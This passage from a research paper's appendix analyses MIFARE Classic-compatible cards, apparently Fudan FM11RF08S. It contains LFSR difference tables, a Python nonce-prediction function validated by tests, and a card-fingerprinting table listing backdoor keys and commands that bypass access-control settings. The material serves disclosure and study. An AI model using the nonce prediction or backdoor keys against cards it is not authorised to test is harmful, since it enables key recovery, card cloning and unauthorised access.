000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev00 0110000011101100 |    .    .  ^ .^^ ^|*
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev00 1100000011101001 |^ ^ .    .  ^ .^   |*
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev00 1010000011011100 |^^  .    .   ^.^^ ^|*
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev00 1110000011111010 |^   .    .  ^^.^ ^^|*
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev00 0110001100100011 |    .  ^^.^^^ .  ^ |*
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev00 0110000010011011 |    .    . ^ ^.^ ^ |*
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev00 0110000110101001 |    .   ^. ^^ .^   |*
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev00 0110000111110011 |    .   ^.  ^^.  ^ |*
000000000100 000000000000000000000000000000000000000100000000 5E5C2042 prev00 0101111001011100 |  ^^.^^^ .^  ^.^^ ^|*
000000000200 000000000000000000000000000000000000001000000000 6590F39A prev00 0110010110010000 |    . ^ ^. ^ ^.   ^|*
000000000400 000000000000000000000000000000000000010000000000 7685AE80 prev00 0111011010000101 |   ^. ^^ . ^  . ^  |*
000000000800 000000000000000000000000000000000000100000000000 73D4422D prev00 0111001111010100 |   ^.  ^^.   ^. ^ ^|*
000000001000 000000000000000000000000000000000001000000000000 B04337C1 prev00 1011000001000011 |^^ ^.    .^   .  ^ |
000000002000 000000000000000000000000000000000010000000000000 EA53F21F prev00 1110101001010011 |^   .^ ^ .^  ^.  ^ |
000000004000 000000000000000000000000000000000100000000000000 BCA081F1 prev00 1011110010100000 |^^ ^.^^  . ^^ .   ^|
000000008000 000000000000000000000000000000001000000000000000 D80223BA prev00 1101100000000010 |^ ^^.^   .^^  .  ^^|
000000010000 000000000000000000000000000000010000000000000000 E8A3701A prev00 1110100010100011 |^   .^   . ^^ .  ^ |
000000020000 000000000000000000000000000000100000000000000000 B94FDD5F prev00 1011100101001111 |^^ ^.^  ^.^   .^^^ |
000000040000 000000000000000000000000000001000000000000000000 86A8F3AA prev00 1000011010101000 |^^^ . ^^ . ^^ .^  ^|
000000080000 000000000000000000000000000010000000000000000000 AC12C70C prev00 1010110000010010 |^^  .^^  .^^ ^.  ^^|
000000100000 000000000000000000000000000100000000000000000000 B3384CD0 prev00 1011001100111000 |^^ ^.  ^^.^^^^.^  ^|
000000200000 000000000000000000000000001000000000000000000000 7004C16D prev00 0111000000000100 |   ^.    .^^  . ^ ^|
000000400000 000000000000000000000000010000000000000000000000 21D5645C prev00 0010000111010101 | ^  .   ^.   ^. ^  |
000000800000 000000000000000000000000100000000000000000000000 3110BA06 prev00 0011000100010000 | ^ ^.   ^.^^ ^.   ^|
000001000000 000000000000000000000001000000000000000000000000 5FB461E2 prev00 0101111110110100 |  ^^.^^^^. ^^^. ^ ^|
000002000000 000000000000000000000010000000000000000000000000 8C6C5A69 prev00 1000110001101100 |^^^ .^^  .^ ^ .^^ ^|
000004000000 000000000000000000000100000000000000000000000000 D176094E prev00 1101000101110110 |^ ^^.   ^.^ ^^. ^^^|
000008000000 000000000000000000001000000000000000000000000000 3DDB4C10 prev00 0011110111011011 | ^ ^.^^ ^.   ^.^ ^ |
000010000000 000000000000000000010000000000000000000000000000 4837C915 prev00 0100100000110111 |  ^ .^   .^^^^. ^^ |
000020000000 000000000000000000100000000000000000000000000000 8DE993F1 prev00 1000110111101001 |^^^ .^^ ^.  ^ .^   |
000040000000 000000000000000001000000000000000000000000000000 FE07C16E prev00 1111111000000111 |^  ^.^^^ .^^  . ^^ |
000080000000 000000000000000010000000000000000000000000000000 5C4CA284 prev00 0101110001001100 |  ^^.^^  .^   .^^ ^|
000100000000 000000000000000100000000000000000000000000000000 0FECED45 prev00 0000111111101100 | ^^ .^^^^.  ^ .^^ ^|
000200000000 000000000000001000000000000000000000000000000000 A2A9B3AB prev00 1010001010101001 |^^  .  ^ . ^^ .^   |
000400000000 000000000000010000000000000000000000000000000000 8C5CDA52 prev00 1000110001011100 |^^^ .^^  .^  ^.^^ ^|
000800000000 000000000000100000000000000000000000000000000000 B8FA94FC prev00 1011100011111010 |^^ ^.^   .  ^^.^ ^^|
001000000000 000000000001000000000000000000000000000000000000 3326486A prev00 0011001100100110 | ^ ^.  ^^.^^^ . ^^^|
002000000000 000000000010000000000000000000000000000000000000 BE9BFBD2 prev00 1011111010011011 |^^ ^.^^^ . ^ ^.^ ^ |
004000000000 000000000100000000000000000000000000000000000000 1BAA8EA0 prev00 0001101110101010 | ^^^.^ ^^. ^^ .^ ^^|
008000000000 000000001000000000000000000000000000000000000000 C5F06A45 prev00 1100010111110000 |^ ^ . ^ ^.  ^^.   ^|
010000000000 000000010000000000000000000000000000000000000000 1E143A03 prev00 0001111000010100 | ^^^.^^^ .^^ ^. ^ ^|
020000000000 000000100000000000000000000000000000000000000000 259FF147 prev00 0010010110011111 | ^  . ^ ^. ^ ^.^^^ |
040000000000 000001000000000000000000000000000000000000000000 76B8A6F4 prev00 0111011010111000 |   ^. ^^ . ^^^.^  ^|
080000000000 000010000000000000000000000000000000000000000000 33E64884 prev00 0011001111100110 | ^ ^.  ^^.  ^ . ^^^|
100000000000 000100000000000000000000000000000000000000000000 B6E33040 prev00 1011011011100011 |^^ ^. ^^ .  ^ .  ^ |
200000000000 001000000000000000000000000000000000000000000000 EC07D54E prev00 1110110000000111 |^   .^^  .^^  . ^^ |
400000000000 010000000000000000000000000000000000000000000000 BE984311 prev00 1011111010011000 |^^ ^.^^^ . ^ ^.^  ^|
800000000000 100000000000000000000000000000000000000000000000 DD72A77B prev00 1101110101110010 |^ ^^.^^ ^.^ ^^.  ^^|
```

Listing 18: Differences in LFSR state

Now if we rollback the LFSR state 32 times, the pattern of fewer differences in Listing 19 appears 32 lines lower, i.e. for the key bits << 32.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000000 000000000000000000000000000000000000000000000000 60C11F37 prev32 1101111100100110 |    .    .    .    |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev32 1001110100001001 | ^  .  ^ .  ^ .^^^^|
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev32 0111010100001100 |^ ^ .^ ^ .  ^ .^ ^ |
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev32 1010111000111010 | ^^^.   ^.   ^.^^  |
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev32 0011110000011110 |^^^ .  ^^.  ^^.^   |
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev32 0110000111110110 |^ ^^.^^^ .^^ ^.    |
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev32 0101101001111000 |^   . ^ ^. ^ ^.^^^ |
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev32 1100100101011100 |   ^. ^^ . ^^^.^ ^ |
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev32 0100110000000010 |^  ^.  ^^.  ^ . ^  |
000000000100 000000000000000000000000000000000000000100000000 5E5C2042 prev32 1110001000100110 |  ^^.^^ ^.    .    |
000000000200 000000000000000000000000000000000000001000000000 6590F39A prev32 1101101000100110 |    . ^ ^.    .    |
000000000400 000000000000000000000000000000000000010000000000 7685AE80 prev32 1100100000100110 |   ^. ^^^.    .    |
000000000800 000000000000000000000000000000000000100000000000 73D4422D prev32 1100110100100110 |   ^.  ^ .    .    |
000000001000 000000000000000000000000000000000001000000000000 B04337C1 prev32 0010101100100100 |^^^^. ^  .    .  ^ |
000000002000 000000000000000000000000000000000010000000000000 EA53F21F prev32 0111010100100100 |^ ^ .^ ^ .    .  ^ |
000000004000 000000000000000000000000000000000100000000000000 BCA081F1 prev32 0001100000100111 |^^  . ^^^.    .   ^|
000000008000 000000000000000000000000000000001000000000000000 D80223BA prev32 0101000100100101 |^   .^^^ .    .  ^^|
000000010000 000000000000000000000000000000010000000000000000 E8A3701A prev32 1101111100000110 |    .    .  ^ .    |
000000020000 000000000000000000000000000000100000000000000000 B94FDD5F prev32 1101111100000010 |    .    .  ^ . ^  |
000000040000 000000000000000000000000000001000000000000000000 86A8F3AA prev32 1101111100111110 |    .    .   ^.^   |
000000080000 000000000000000000000000000010000000000000000000 AC12C70C prev32 1101111100010110 |    .    .  ^^.    |
000000100000 000000000000000000000000000100000000000000000000 B3384CD0 prev32 1101110001100110 |    .  ^^. ^  .    |
000000200000 000000000000000000000000001000000000000000000000 7004C16D prev32 1101111101100110 |    .    . ^  .    |
000000400000 000000000000000000000000010000000000000000000000 21D5645C prev32 1101111000100110 |    .   ^.    .    |
000000800000 000000000000000000000000100000000000000000000000 3110BA06 prev32 1101111001100110 |    .   ^. ^  .    |
000001000000 000000000000000000000001000000000000000000000000 5FB461E2 prev32 1110101100000110 |  ^^. ^  .  ^ .    |
000002000000 000000000000000000000010000000000000000000000000 8C6C5A69 prev32 1101101110000110 |    . ^  .^ ^ .    |
000004000000 000000000000000000000100000000000000000000000000 D176094E prev32 1100111110100110 |   ^.    .^   .    |
000008000000 000000000000000000001000000000000000000000000000 3DDB4C10 prev32 1100101100000110 |   ^. ^  .  ^ .    |
000010000000 000000000000000000010000000000000000000000000000 4837C915 prev32 1101111100100100 |    .    .    .  ^ |
000020000000 000000000000000000100000000000000000000000000000 8DE993F1 prev32 1001111100100100 | ^  .    .    .  ^ |
000040000000 000000000000000001000000000000000000000000000000 FE07C16E prev32 0101111100100111 |^   .    .    .   ^|
000080000000 000000000000000010000000000000000000000000000000 5C4CA284 prev32 1101111100100101 |    .    .    .  ^^|
000100000000 000000000000000100000000000000000000000000000000 0FECED45 prev32 1101111100001011 |    .    .  ^ .^^ ^|*
000200000000 000000000000001000000000000000000000000000000000 A2A9B3AB prev32 0111111100001110 |^ ^ .    .  ^ .^   |*
000400000000 000000000000010000000000000000000000000000000000 8C5CDA52 prev32 0001111100111011 |^^  .    .   ^.^^ ^|*
000800000000 000000000000100000000000000000000000000000000000 B8FA94FC prev32 0101111100011101 |^   .    .  ^^.^ ^^|*
001000000000 000000000001000000000000000000000000000000000000 3326486A prev32 1101110011000100 |    .  ^^.^^^ .  ^ |*
002000000000 000000000010000000000000000000000000000000000000 BE9BFBD2 prev32 1101111101111100 |    .    . ^ ^.^ ^ |*
004000000000 000000000100000000000000000000000000000000000000 1BAA8EA0 prev32 1101111001001110 |    .   ^. ^^ .^   |*
008000000000 000000001000000000000000000000000000000000000000 C5F06A45 prev32 1101111000010100 |    .   ^.  ^^.  ^ |*
010000000000 000000010000000000000000000000000000000000000000 1E143A03 prev32 1110000110111011 |  ^^.^^^ .^  ^.^^ ^|*
020000000000 000000100000000000000000000000000000000000000000 259FF147 prev32 1101101001110111 |    . ^ ^. ^ ^.   ^|*
040000000000 000001000000000000000000000000000000000000000000 76B8A6F4 prev32 1100100101100010 |   ^. ^^ . ^  . ^  |*
080000000000 000010000000000000000000000000000000000000000000 33E64884 prev32 1100110000110011 |   ^.  ^^.   ^. ^ ^|*
100000000000 000100000000000000000000000000000000000000000000 B6E33040 prev32 0000111110100100 |^^ ^.    .^   .  ^ |
200000000000 001000000000000000000000000000000000000000000000 EC07D54E prev32 0101010110110100 |^   .^ ^ .^  ^.  ^ |
400000000000 010000000000000000000000000000000000000000000000 BE984311 prev32 0000001101000111 |^^ ^.^^  . ^^ .   ^|
800000000000 100000000000000000000000000000000000000000000000 DD72A77B prev32 0110011111100101 |^ ^^.^   .^^  .  ^^|
```

Listing 19: Differences in LFSR previous states when rolled back 32 times

After some grouping, we managed to tune the rollback per key nibble that reduces all state diffs to a single nibble of the state, as shown in Listing 20. The differences can be grouped into two alternating types of pattern, marked A* and B*.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev14 1010000100110000 |    .    .    .^   |A1
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev14 1010000100110001 |    .    .    .^  ^|A2
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev14 1010000100111110 |    .    .    . ^^ |A4
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev14 1010000100110100 |    .    .    .^^  |A8
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev10 1000101010001110 |    .    .    .^^ ^|B1
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev10 1000101010000010 |    .    .    .   ^|B2
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev10 1000101010000111 |    .    .    . ^  |B4
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev10 1000101010000110 |    .    .    . ^ ^|B8
000000000100 000000000000000000000000000000000000000100000000 5E5C2042 prev22 0100100110101100 |    .    .    .^^ ^|B1
000000000200 000000000000000000000000000000000000001000000000 6590F39A prev22 0100100110100000 |    .    .    .   ^|B2
000000000400 000000000000000000000000000000000000010000000000 7685AE80 prev22 0100100110100101 |    .    .    . ^  |B4
000000000800 000000000000000000000000000000000000100000000000 73D4422D prev22 0100100110100100 |    .    .    . ^ ^|B8
000000001000 000000000000000000000000000000000001000000000000 B04337C1 prev18 0001010010000010 |    .    .    .^   |A1
000000002000 000000000000000000000000000000000010000000000000 EA53F21F prev18 0001010010000011 |    .    .    .^  ^|A2
000000004000 000000000000000000000000000000000100000000000000 BCA081F1 prev18 0001010010001100 |    .    .    . ^^ |A4
000000008000 000000000000000000000000000000001000000000000000 D80223BA prev18 0001010010000110 |    .    .    .^^  |A8
--
000000010000 000000000000000000000000000000010000000000000000 E8A3701A prev30 1011011101000001 |    .    .    .^   |A1
000000020000 000000000000000000000000000000100000000000000000 B94FDD5F prev30 1011011101000000 |    .    .    .^  ^|A2
000000040000 000000000000000000000000000001000000000000000000 86A8F3AA prev30 1011011101001111 |    .    .    . ^^ |A4
000000080000 000000000000000000000000000010000000000000000000 AC12C70C prev30 1011011101000101 |    .    .    .^^  |A8
000000100000 000000000000000000000000000100000000000000000000 B3384CD0 prev26 1001101100011001 |    .    .    .^^ ^|B1
000000200000 000000000000000000000000001000000000000000000000 7004C16D prev26 1001101100010101 |    .    .    .   ^|B2
000000400000 000000000000000000000000010000000000000000000000 21D5645C prev26 1001101100010000 |    .    .    . ^  |B4
000000800000 000000000000000000000000100000000000000000000000 3110BA06 prev26 1001101100010001 |    .    .    . ^ ^|B8
000001000000 000000000000000000000001000000000000000000000000 5FB461E2 prev38 1111010110111010 |    .    .    .^^ ^|B1
000002000000 000000000000000000000010000000000000000000000000 8C6C5A69 prev38 1111010110110110 |    .    .    .   ^|B2
000004000000 000000000000000000000100000000000000000000000000 D176094E prev38 1111010110110011 |    .    .    . ^  |B4
000008000000 000000000000000000001000000000000000000000000000 3DDB4C10 prev38 1111010110110010 |    .    .    . ^ ^|B8
000010000000 000000000000000000010000000000000000000000000000 4837C915 prev34 0111111110010011 |    .    .    .^   |A1
000020000000 000000000000000000100000000000000000000000000000 8DE993F1 prev34 0111111110010010 |    .    .    .^  ^|A2
000040000000 000000000000000001000000000000000000000000000000 FE07C16E prev34 0111111110011101 |    .    .    . ^^ |A4
000080000000 000000000000000010000000000000000000000000000000 5C4CA284 prev34 0111111110010111 |    .    .    .^^  |A8
--
000100000000 000000000000000100000000000000000000000000000000 0FECED45 prev46 1101011011111101 |    .    .    .^   |A1
000200000000 000000000000001000000000000000000000000000000000 A2A9B3AB prev46 1101011011111100 |    .    .    .^  ^|A2
000400000000 000000000000010000000000000000000000000000000000 8C5CDA52 prev46 1101011011110011 |    .    .    . ^^ |A4
000800000000 000000000000100000000000000000000000000000000000 B8FA94FC prev46 1101011011111001 |    .    .    .^^  |A8
001000000000 000000000001000000000000000000000000000000000000 3326486A prev42 0101110101110010 |    .    .    .^^ ^|B1
002000000000 000000000010000000000000000000000000000000000000 BE9BFBD2 prev42 0101110101111110 |    .    .    .   ^|B2
004000000000 000000000100000000000000000000000000000000000000 1BAA8EA0 prev42 0101110101111011 |    .    .    . ^  |B4
008000000000 000000001000000000000000000000000000000000000000 C5F06A45 prev42 0101110101111010 |    .    .    . ^ ^|B8
010000000000 000000010000000000000000000000000000000000000000 1E143A03 prev54 0000010011011011 |    .    .    .^^ ^|B1
020000000000 000000100000000000000000000000000000000000000000 259FF147 prev54 0000010011010111 |    .    .    .   ^|B2
040000000000 000001000000000000000000000000000000000000000000 76B8A6F4 prev54 0000010011010010 |    .    .    . ^  |B4
080000000000 000010000000000000000000000000000000000000000000 33E64884 prev54 0000010011010011 |    .    .    . ^ ^|B8
100000000000 000100000000000000000000000000000000000000000000 B6E33040 prev50 0110000001010101 |    .    .    .^   |A1
200000000000 001000000000000000000000000000000000000000000000 EC07D54E prev50 0110000001010100 |    .    .    .^  ^|A2
400000000000 010000000000000000000000000000000000000000000000 BE984311 prev50 0110000001011011 |    .    .    . ^^ |A4
800000000000 100000000000000000000000000000000000000000000000 DD72A77B prev50 0110000001010001 |    .    .    .^^  |A8
```

Listing 20: Grouped differences in LFSR previous states when rolling back states progressively

Actually, these patterns can be extended for all nibble values, cf Listing 21. Further tests modifying several nibbles of the key at once do not create interferences. So nibbles can be treated in isolation and the combination of modifications will be correct. Within a nibble, we did not find a decent way to express the differences, but they can be summarized in Listing 22 in some sort of 4-bit sboxes.

```
key          key bits                                         nt       rollbk state bits       | diff with key=0   |
000000000001 000000000000000000000000000000000000000000000001 60EC9755 prev14 1010000100110000 |    .    .    .^   |A1
000000000002 000000000000000000000000000000000000000000000010 C0E9C6B9 prev14 1010000100110001 |    .    .    .^  ^|A2
000000000003 000000000000000000000000000000000000000000000011 E0D75B86 prev14 1010000100111100 |    .    .    . ^  |A3
000000000004 000000000000000000000000000000000000000000000100 A0DCF95E prev14 1010000100111110 |    .    .    . ^^ |A4
000000000005 000000000000000000000000000000000000000000000101 80E26461 prev14 1010000100110011 |    .    .    .^ ^^|A5
000000000006 000000000000000000000000000000000000000000000110 C0C44EDB prev14 1010000100111001 |    .    .    .   ^|A6
000000000007 000000000000000000000000000000000000000000000111 00F420D0 prev14 1010000100110111 |    .    .    .^^^^|A7
000000000008 000000000000000000000000000000000000000000001000 E0FAD3E4 prev14 1010000100110100 |    .    .    .^^  |A8
000000000009 000000000000000000000000000000000000000000001001 40D20A6A prev14 1010000100111101 |    .    .    . ^ ^|A9
00000000000A 000000000000000000000000000000000000000000001010 20CABDEF prev14 1010000100111010 |    .    .    .  ^ |A10
00000000000B 000000000000000000000000000000000000000000001011 40FF8208 prev14 1010000100110101 |    .    .    .^^ ^|A11
00000000000C 000000000000000000000000000000000000000000001100 20E7358D prev14 1010000100110010 |    .    .    .^ ^ |A12
00000000000D 000000000000000000000000000000000000000000001101 A0F1713C prev14 1010000100110110 |    .    .    .^^^ |A13
00000000000E 000000000000000000000000000000000000000000001110 80CFEC03 prev14 1010000100111011 |    .    .    .  ^^|A14
00000000000F 000000000000000000000000000000000000000000001111 00D9A8B2 prev14 1010000100111111 |    .    .    . ^^^|A15
-------------------------------------------------
000000000010 000000000000000000000000000000000000000000010000 6323CCCE prev10 1000101010001110 |    .    .    .^^ ^|B1
000000000020 000000000000000000000000000000000000000000100000 609B0FF2 prev10 1000101010000010 |    .    .    .   ^|B2
000000000030 000000000000000000000000000000000000000000110000 63CDFC81 prev10 1000101010001101 |    .    .    .^^^ |B3
000000000040 000000000000000000000000000000000000000001000000 61A95E23 prev10 1000101010000111 |    .    .    . ^  |B4
000000000050 000000000000000000000000000000000000000001010000 62A5BD95 prev10 1000101010001001 |    .    .    .^ ^ |B5
000000000060 000000000000000000000000000000000000000001100000 6397EC44 prev10 1000101010001100 |    .    .    .^^^^|B6
000000000070 000000000000000000000000000000000000000001110000 61476E6C prev10 1000101010000100 |    .    .    . ^^^|B7
000000000080 000000000000000000000000000000000000000010000000 61F34EE6 prev10 1000101010000110 |    .    .    . ^ ^|B8
000000000090 000000000000000000000000000000000000000010010000 602F2F78 prev10 1000101010000000 |    .    .    .  ^^|B9
0000000000A0 000000000000000000000000000000000000000010100000 62119D1F prev10 1000101010001011 |    .    .    .^   |B10
0000000000B0 000000000000000000000000000000000000000010110000 611D7EA9 prev10 1000101010000101 |    .    .    . ^^ |B11
0000000000C0 000000000000000000000000000000000000000011000000 624B8DDA prev10 1000101010001010 |    .    .    .^  ^|B12
0000000000D0 000000000000000000000000000000000000000011010000 60753FBD prev10 1000101010000001 |    .    .    .  ^ |B13
0000000000E0 000000000000000000000000000000000000000011100000 6379DC0B prev10 1000101010001111 |    .    .    .^^  |B14
0000000000F0 000000000000000000000000000000000000000011110000 62FFAD50 prev10 1000101010001000 |    .    .    .^ ^^|B15
```

Listing 21: Differences in LFSR previous states when enumerating two nibbles of the key

```
a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
```

Listing 22: 4-bit sboxes as helpers to map the diff patterns

The result is a way to predict a nonce for any key, provided a first nonce and the corresponding key.

```python
def prev_state(x):
    return (x << 1 | x >> 15) & 0xffff ^ (x >> 1 ^ x >> 2 ^ x >> 4) & 0x100

def next_state(x):
    return (x >> 1 | x << 15) & 0xffff ^ (x >> 3 ^ x >> 4 ^ x >> 6) & 0x80

def predict_nt(nt, key0, key1):
    a = [0, 8, 9, 4, 6, 11, 1, 15, 12, 5, 2, 13, 10, 14, 3, 7]
    b = [0, 13, 1, 14, 4, 10, 15, 7, 5, 3, 8, 6, 9, 2, 12, 11]
    nt16 = nt >> 16
    prev = 14
    # rollback the LFSR 14 times
    for _ in range(prev):
        nt16 = prev_state(nt16)
    odd = True # very odd indeed
    for i in range(0, 6*8, 8):
        if odd:
            nt16 ^= (a[(key0 >> i) & 0xF] ^ (a[(key1 >> i) & 0xF]))
            nt16 ^= (b[(key0 >> i >> 4) & 0xF] ^ (b[(key1 >> i >> 4) & 0xF])) << 4
        else:
            nt16 ^= (b[(key0 >> i) & 0xF] ^ (b[(key1 >> i) & 0xF]))
            nt16 ^= (a[(key0 >> i >> 4) & 0xF] ^ (a[(key1 >> i >> 4) & 0xF])) << 4
        odd ^= 1
        # rollback the LFSR 8 times
        prev += 8
        for _ in range(8):
            nt16 = prev_state(nt16)
    # fast forward the LFSR state back to the initial slot
    for _ in range(prev):
        nt16 = next_state(nt16)
    # extend nT to 32 bits
    nt16_2 = nt16
    for _ in range(16):
        nt16_2 = next_state(nt16_2)
    return (nt16 << 16) + nt16_2
```

Listing 23: Predicting n_T of a key given another n_T and its key

This function is validated on a few tests where we pick two random keys, then over a few random blocks, we set the first key, read and decrypt the nonce, then predict the other key nonce, set the second key and check the actual nonce.

```
bk key1         nt1      key2          predicted actual
22 FF467310CA5E 5D17DB68 1EBED8BB9707: 6CA11170? 6CA11170!
57 FF467310CA5E 9E5E1EF0 1EBED8BB9707: AFE8D4E8? AFE8D4E8!
27 FF467310CA5E 442E6F79 1EBED8BB9707: 7598A561? 7598A561!
25 FF467310CA5E 442E6F79 1EBED8BB9707: 7598A561? 7598A561!
12 45E5DF1D29A2 9F348F66 DB1EA8E5588F: 9B68EAEC? 9B68EAEC!
61 45E5DF1D29A2 EC91256B DB1EA8E5588F: E8CD40E1? E8CD40E1!
36 45E5DF1D29A2 9162734D DB1EA8E5588F: 953E16C7? 953E16C7!
05 45E5DF1D29A2 DC55BEF8 DB1EA8E5588F: D809DB72? D809DB72!
31 1D90EAB2955A 9247B89C 122C1C40B1CD: EF6A5ECE? EF6A5ECE!
57 1D90EAB2955A D2707A71 122C1C40B1CD: AF5D9C23? AF5D9C23!
43 1D90EAB2955A A8BE2253 122C1C40B1CD: D593C401? D593C401!
60 1D90EAB2955A 0663BFAC 122C1C40B1CD: 7B4E59FE? 7B4E59FE!
45 A014881C0283 EBFE7BA1 CAA77E4E3F31: 31DB4220? 31DB4220!
13 A014881C0283 9EAC4EA7 CAA77E4E3F31: 44897726? 44897726!
07 A014881C0283 DDCD7F39 CAA77E4E3F31: 07E846B8? 07E846B8!
56 A014881C0283 391A2177 CAA77E4E3F31: E33F18F6? E33F18F6!
```

Listing 24: Testing the Python `predict_nt()` on random keys and blocks

A.14 Metrics of Various MIFARE Classic Cards

Metrics:

- **UID attribution**: Pools of UID are shared among NXP and Infineon. Apparently, Fudan does not seem to care much… ;
- $\mathbf{SAK}$: Value of SAK in anticollision. Typically `88` for Infineon cards, `08` for NXP and Fudan cards ;
- $\mathbf{SAK_{b0}}$: Value of SAK in block `0`. Typically `88` for NXP and Infineon cards, `08` for Fudan cards ;
- $\boldsymbol{a}_{\mathbf{SF}}$: Reply to 7-bit short-frame commands. Cards are not supposed to reply at all to other short-frame commands besides REQA and WUPA[15] ;
- $\boldsymbol{a}_{**\mathbf{00}} = \mathbf{NAK}$: Reply on unsupported commands `**00` may differ. E.g. NXP and Infineon cards reply with a NACK to command "`f000`" while Fudan cards don't reply ;
- $\boldsymbol{a}_{\{n_R|a!_R\}}$: On a wrong $\{n_R|a_R\}$, does the card reply with an encrypted NACK? Always? Only when parity is correct, i.e. with a probability of $\frac{1}{256}$? Never? ;
- $\boldsymbol{a}_{\{n_R|a_R\}p!}$: On a correct $\{n_R|a_R\}$, but with a wrong parity, does the card go on with the authentication? It is not supposed to, but Fudan cards seem to ignore parity errors[16] ;
- $\mathbf{FDT}_{n_T}$: The *Frame Delay Time* between reception of an Authentication command and emission of the n_T is an interesting fingerprint. FDT depends on the last transmitted bit value, so we provide the median value ±32. Measurements were done with libnfc [29] and a SCM SCL3711. Measurements with a Proxmark3 (commit `4e7f512`) seem to be inaccurate. Values > 4000 are indicative of a CPU performing a MIFARE Classic emulation.
- **Backdoor**: if backdoor commands `64xx-67xx` `6Cxx-6Fxx` are supported, with which key(s) can we operate them?
- **Read with ACL**: test a `READ` command after authentication with each of `60xx-6Fxx` commands and see which ones are allowing the read command. We both test an ACL `FF0780` that allows keyB to be read, which should prevent keyB to be used to read data, and an ACL `7F0788` that prevents keyB to be read, enabling its usage to read data.
  - "✓" indicates when a `READ` command succeeds;
  - "`B`" indicates when a `READ` command succeeds with a specific backdoor key;
  - "✗" indicates when a `READ` command is prevented;
  - "?" indicates an unstable behavior. Typically repeatable but dependent of the previous commands. Possibly unforeseen commands depending on some internal registers not initialized properly;
  - "·" indicates the absence of the corresponding authentication command

Fab and week/year information are provided when available via the Android application "NFC TagInfo by NXP". UID attribution as well but also with the support of Infineon SLE 66R35R/I datasheet [30].

When several samples are available, we integrated the oldest and newest ones to get an idea of the production period.

To show the diversity of MIFARE Classic variants, we included a few samples of unknown origin at the end of the table.

A few of them have a strange bug. Response to authentication commands against block 32 in the range `6220-6F20` is a never-ending bitstream of ones (`7FFFFF`…). They are annotated with *6x20 bug* in the table.

[15] For all cards supporting extra short-frame commands, we could pass the anticollision but they don't support further commands and remain silent. We tested all 1-byte commands "`**`" and 2-byte commands "`**00`".

[16] This explains why when such cards leak NACKs, they do it always and not with the probability of $\frac{1}{256}$.

Sample						**Block 0**		
UID attr.	**SAK**	**SAK$_{b0}$**	a_{SF}	a_{**00} = **NAK**	$a_{\{n_R\|a!_R\}}$	$a_{\{n_R\|a_R\}p!}$	**FDT$_{n_T}$**	**Backdoor**
Read with ACL=7F0788				**Read with ACL=FF0780**		**Remarks**		
FM11RF08S 0390 obtained in 2020						`A17E4902940804000346D0ADFFB4E390`		
Infineon	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1588	`A396EFA4E24F`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`		*advanced verification* support		
FM11RF08S 0390 obtained in 2024, COB: VT08						`4D19F111B408040003DF20D8EA025690`		
NXP	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1588	`A396EFA4E24F`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`		*advanced verification* support		
FM11RF08S 0490 obtained in 2024, COB: R						`5C467F6306080400040234A21365CA90`		
NXP	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1588	`A396EFA4E24F`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`		*advanced verification* support		
FM11RF08S-7B[17] **1090**						`1D5FA23A0000030010AD776CAF29BE90`		
Fudan	`08`	∅	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1588	`A396EFA4E24F`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`		*advanced verification* support		
FM11RF08S 0498 San Lázaro (SP), 2024						`313F961D85080400045073AF6EEB5998`		
Infineon	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 0$	a_T	1588	`A31667A8CEC1`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`		*advanced verification* support		
FM11RF08 031D						`FA59AA151C08040003B7839D62AD611D`		
NXP	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 1$	a_T	1588	`A31667A8CEC1`
`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				`60-6f: ✓✓✓✓ BBBB ✓✓✓✓ BBBB`				
FM11RF08 021D COB: RJ-FM						`D1083C9A7F080400020CA5455DADCD1D`		
Infineon	`08`	`08`	∅	`00-4f,70-ef`	$p(\text{NAK}) = 1$	a_T	1588	`A31667A8CEC1`
